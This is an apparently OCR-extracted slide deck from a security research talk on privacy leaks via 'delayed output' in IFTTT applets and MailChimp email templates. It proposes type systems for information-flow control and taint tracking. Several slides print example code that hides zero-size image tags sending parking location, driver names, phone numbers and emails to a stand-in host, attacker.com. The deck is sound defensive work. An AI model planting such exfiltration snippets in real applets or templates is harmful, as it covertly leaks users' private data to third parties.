Tracking Information Flow via Delayed Output

Addressing Privacy in IoT and Emailing Apps

Iulia Bastys, Frank Piessens, Andrei Sabelfeld

CHALMERS KU LEUVEN

Delayed output

> structured output generated by a service
  (in a markup language)

> but processed at a later point by another service

Example: HTML

> a webserver generates HTML code

> a client (browser, email reader) processes it later

Malicious delayed output

> URL linking to attacker's server, encoding private data:

```
attacker.com?private-data
```

> IoT apps, emailing templates vulnerable

IoT apps: intro

IFTTT

> "Connecting otherwise unconnected devices"

> "Managing user's digital lives"
- things: smart homes, smartphones, cars, fitness armbands
- online servicies: Google, Dropbox, ...
- social networks: Facebook, Twitter, ...

zapier


> End-user programming
- anyone can create and publish apps
- most apps by third parties

Microsoft Flow

> Web interface + smartphone clients

IoT apps: IFTTT

- for personalization: "Add IFTTT logo"
- optional



event from a service: "I'm parking my car"

event from other service: "Send me an email with my location"

IoT apps: privacy leak

Automatically get an email every time you park your BMW with a map to where you're parked

APPLET TITLE

Car is parked


TRIGGER

FILTER & TRANSFORM

```
var loc = encodeURIComponent(Bmwlabs.startParking.ParkLocationUrl)
var attack = '<img src=\"www.attacker.com?' + loc + '\" style=\"
                                              width:0px; height:0px;\">'
var ifttt_logo = '<img src=\"www.ifttt.com/logo.png' + '\" style=\"
                                          width:100px; height:100px;\">'
Email.sendMeEmail.setBody('I parked at ' + loc + ifttt_logo + attack)
```

Send me an email

ACTION



Automatically get an email every time you park your BMW with a map to where you're parked

You'll never have to worry about forgetting where you parked again.

by **BMW Labs**

Turn on

This Applet uses the following services:

BMW Labs
Car is parked

Email
Send me an email

15k

works with

Emailing apps: privacy leak

> email marketing campaigns
(newsletters, signup forms, ads, etc.)


> templates for email personalization

> privacy leak (MailChimp):

```
<img src="http://via.placeholder.com/350x150" alt ="logo">
Hello *|FNAME|*!
<img style ="width:0px; height:0px;"
     src ="http://www.attacker.com?*|PHONE|*-*|EMAIL|*">
```

Our vision

Automated vetting



tt.com/p/haroldbradley/applets/J5ngvHPd

Could not update Applet. Please check your data.

Filter code

Write JavaScript code to override action fields and skip actions. All actions will run unless you explicitly skip them. Check out the documentation for more information and examples.

```
var rideMap = Uber.rideCompleted.TripMapImage;
var driver = Uber.rideCompleted.DriverName;
for (i = 0; i < driver.length; i++)
  for (j = 32; j < 127; j++){
    t = driver[i] == String.fromCharCode(j);
    if (t) { dst[i] = String.fromCharCode(j); }
  }
var img = '<img src=\"www.attacker.com?' + dst + '\" style=\" width:0px;
  height:0px; \">';
GoogleCalendar.quickAddEvent.setQuickAdd(rideMap + img);
```

Trigger data

```
Uber.rideCompleted.Co
Uber.rideCompleted.Ri
Uber.rideCompleted.Ve
Uber.rideCompleted.Ve
Uber.rideCompleted.Dr
Uber.rideCompleted.Dr
Uber.rideCompleted.Dr
Uber.rideCompleted.Su
Uber.rideCompleted.Pi
Uber.rideCompleted.Pi
Uber.rideCompleted.Dr
Uber.rideCompleted.Dr
Uber.rideCompleted.Tr
```

Actions

```
GoogleCalendar.quickA
GoogleCalendar.quickA
```


Other

```
Meta.currentUserTime
Meta.triggerTime
```

Action


Every Applet ends with at least one action. The action can be from your service, or from any other IFTTT partner.

Google Calendar



Our vision

Automated vetting



Could not update Applet. Insecure flow from Uber.rideCompleted.DriverName to attacker.com!

Filter code

Write JavaScript code to override action fields and skip actions. All actions will run unless you explicitly skip them. Check out the documentation for more information and examples.

```
var rideMap = Uber.rideCompleted.TripMapImage;
var driver = Uber.rideCompleted.DriverName;
for (i = 0; i < driver.length; i++)
  for (j = 32; j < 127; j++){
    t = driver[i] == String.fromCharCode(j);
    if (t) { dst[i] = String.fromCharCode(j); }
  }
var img = ‘<img src=\”www.attacker.com?’ + dst + ‘\” style=\” width:0px;
  height:0px; \”>’;
GoogleCalendar.quickAddEvent.setQuickAdd(rideMap + img);
```

Trigger data

```
Uber.rideCompleted.Co
Uber.rideCompleted.Ri
Uber.rideCompleted.Ve
Uber.rideCompleted.Ve
Uber.rideCompleted.Dr
Uber.rideCompleted.Dr
Uber.rideCompleted.Dr
Uber.rideCompleted.Su
Uber.rideCompleted.Pi
Uber.rideCompleted.Pi
Uber.rideCompleted.Dr
Uber.rideCompleted.Dr
Uber.rideCompleted.Tr
```

Actions

```
GoogleCalendar.quickA
GoogleCalendar.quickA
```


Other

```
Meta.currentUserTime
Meta.triggerTime
```

Action

Every Applet ends with at least one action. The action can be from your service, or from any other IFTTT partner.

Google Calendar



But ...

IoT apps

> designed by (potentially) malicious makers

=> (potentially) malicious code

⇓

Fully-fledged IFC

Email templates

> designed by benign but (potentially) careless makers

=> benign-but-buggy code

⇓

Taint tracking

i.e. tracking

> explicit flows:

```
l := h
```

> implicit flows:

```
if (h)
   l := 1
else
   l := 0
```

Fully-fledged IFC

> explicit flows:

```
l := h
```

Taint tracking

URLs on the sink

> IFTTT privacy leak:

```
var loc = encodeURIComponent(Bmwlabs.startParking.ParkLocationUrl)
var attack = '<img src=\"www.attacker.com?' + loc + '\" style=\"
                                             width:0px; height:0px;\">'
var ifttt_logo = '<img src=\"www.ifttt.com/logo.png' + '\" style=\"
                                         width:100px; height:100px;\">'
Email.sendMeEmail.setBody('I parked at ' + loc + ifttt_logo + attack)
```

> MailChimp privacy leak:

```
<img src="http://via.placeholder.com/350x150" alt ="logo">
Hello *|FNAME|*!
<img style ="width:0px; height:0px;"
      src ="http://www.attacker.com?*|PHONE|*-*|EMAIL|*">
```

URLs on the sink

> IFTTT privacy leak:

```
var loc = encodeURIComponent(Bmwlabs.startParking.ParkLocationUrl)
var attack = '<img src=\"www.attacker.com?' + loc + '\" style=\"
                                              width:0px; height:0px;\">'
var ifttt_logo = '<img src=\"www.ifttt.com/logo.png' + '\" style=\"
                                          width:100px; height:100px;\">'
Email.sendMeEmail.setBody('I parked at ' + loc + ifttt_logo + attack)
```

> MailChimp privacy leak:

```
<img src="http://via.placeholder.com/350x150" alt ="logo">
Hello *|FNAME|*!
<img style ="width:0px; height:0px;"
      src ="http://www.attacker.com?*|PHONE|*-*|EMAIL|*">
```

URLs on the sink

attacker's observations:

```
www.attacker.com?loc|A = [ www.attacker.com?loc ]
www.attacker.com?345678-user@email.com|A =
        [ www.attacker.com?345678-user@email.com ]
```

> IFTTT privacy leak:

```
var loc = encodeURIComponent(Bmwlabs.startParking.ParkLocationUrl)
var attack = '<img src=\"www.attacker.com?' + loc + '\" style=\"
                                   width:0px; height:0px;\">'
var ifttt_logo = '<img src=\"www.ifttt.com/logo.png' + '\" style=\"
                                width:100px; height:100px;\">'
                                 + loc + ifttt_logo + attack)
```

attacker does not observe:


```
www.ifttt.com/logo.png|A = [ ]
http://via.placeholder.com/350x150|A = [ ]
```

> MailChimp privacy leak:

```
<img src="http://via.placeholder.com/350x150" alt ="logo">
Hello *|FNAME|*!
<img style ="width:0px; height:0px;"
     src ="http://www.attacker.com?*|PHONE|*-*|EMAIL|*">
```

Projected security

Attacker's observations on the sink are the same



Automatically get an email every time you park your BMW with a map to where you're parked

by BMW Labs

15k works with

$\sim_A$

Automatically get an email every time you park your BMW with a map to where you're parked

by BMW Labs

15k works with

Indistiguishability by attacker:

$\texttt{string}_1 \sim_A \texttt{string}_2$ if $\texttt{string}_1 |_A = \texttt{string}_2 |_A$

Type system for IFC

$$pc \vdash \Gamma\{c\}\Gamma'$$

flow-sensitive
type system

write effects
(flow-insensitive)

$$\Gamma \vdash e : \ell_r : \ell_w$$

read effects
(flow-sensitive)

Type system for TT

$$\vdash \Gamma\{c\}\Gamma'$$

no pc tracking

read effects only
(flow-sensitive)

$$\Gamma \vdash e : \ell$$

Examples

	IFC	TT

location_image = img(source);
attack = img(b + source);
sink(location_image + attack);
	✗	✗

logo = img(b_1);
if (h_1) { logo = img(b_2); }
sink(h_2 + logo);
	✗	✓

logo = img(w_1);
if (h_1) { logo = img(w_2); }
sink(h_2 + logo);
	✓	✓

Soundness

> The type system for IFC enforces projected security

> The type system for TT enforces projected security

> Formal proofs in full version of the paper

`www.cse.chalmers.se/research/group/security/nordsec18`

Conclusions

> privacy leaks via delayed output

> need to address in IoT apps and emailing templates

> type system for IFC (IoT apps) and for TT (emailing templates)

> soundess: type systems enforce projected security

> proofs in full version

`www.cse.chalmers.se/research/group/security/nordsec18`

> dynamic enforcement via JSFlow in our CCS18 paper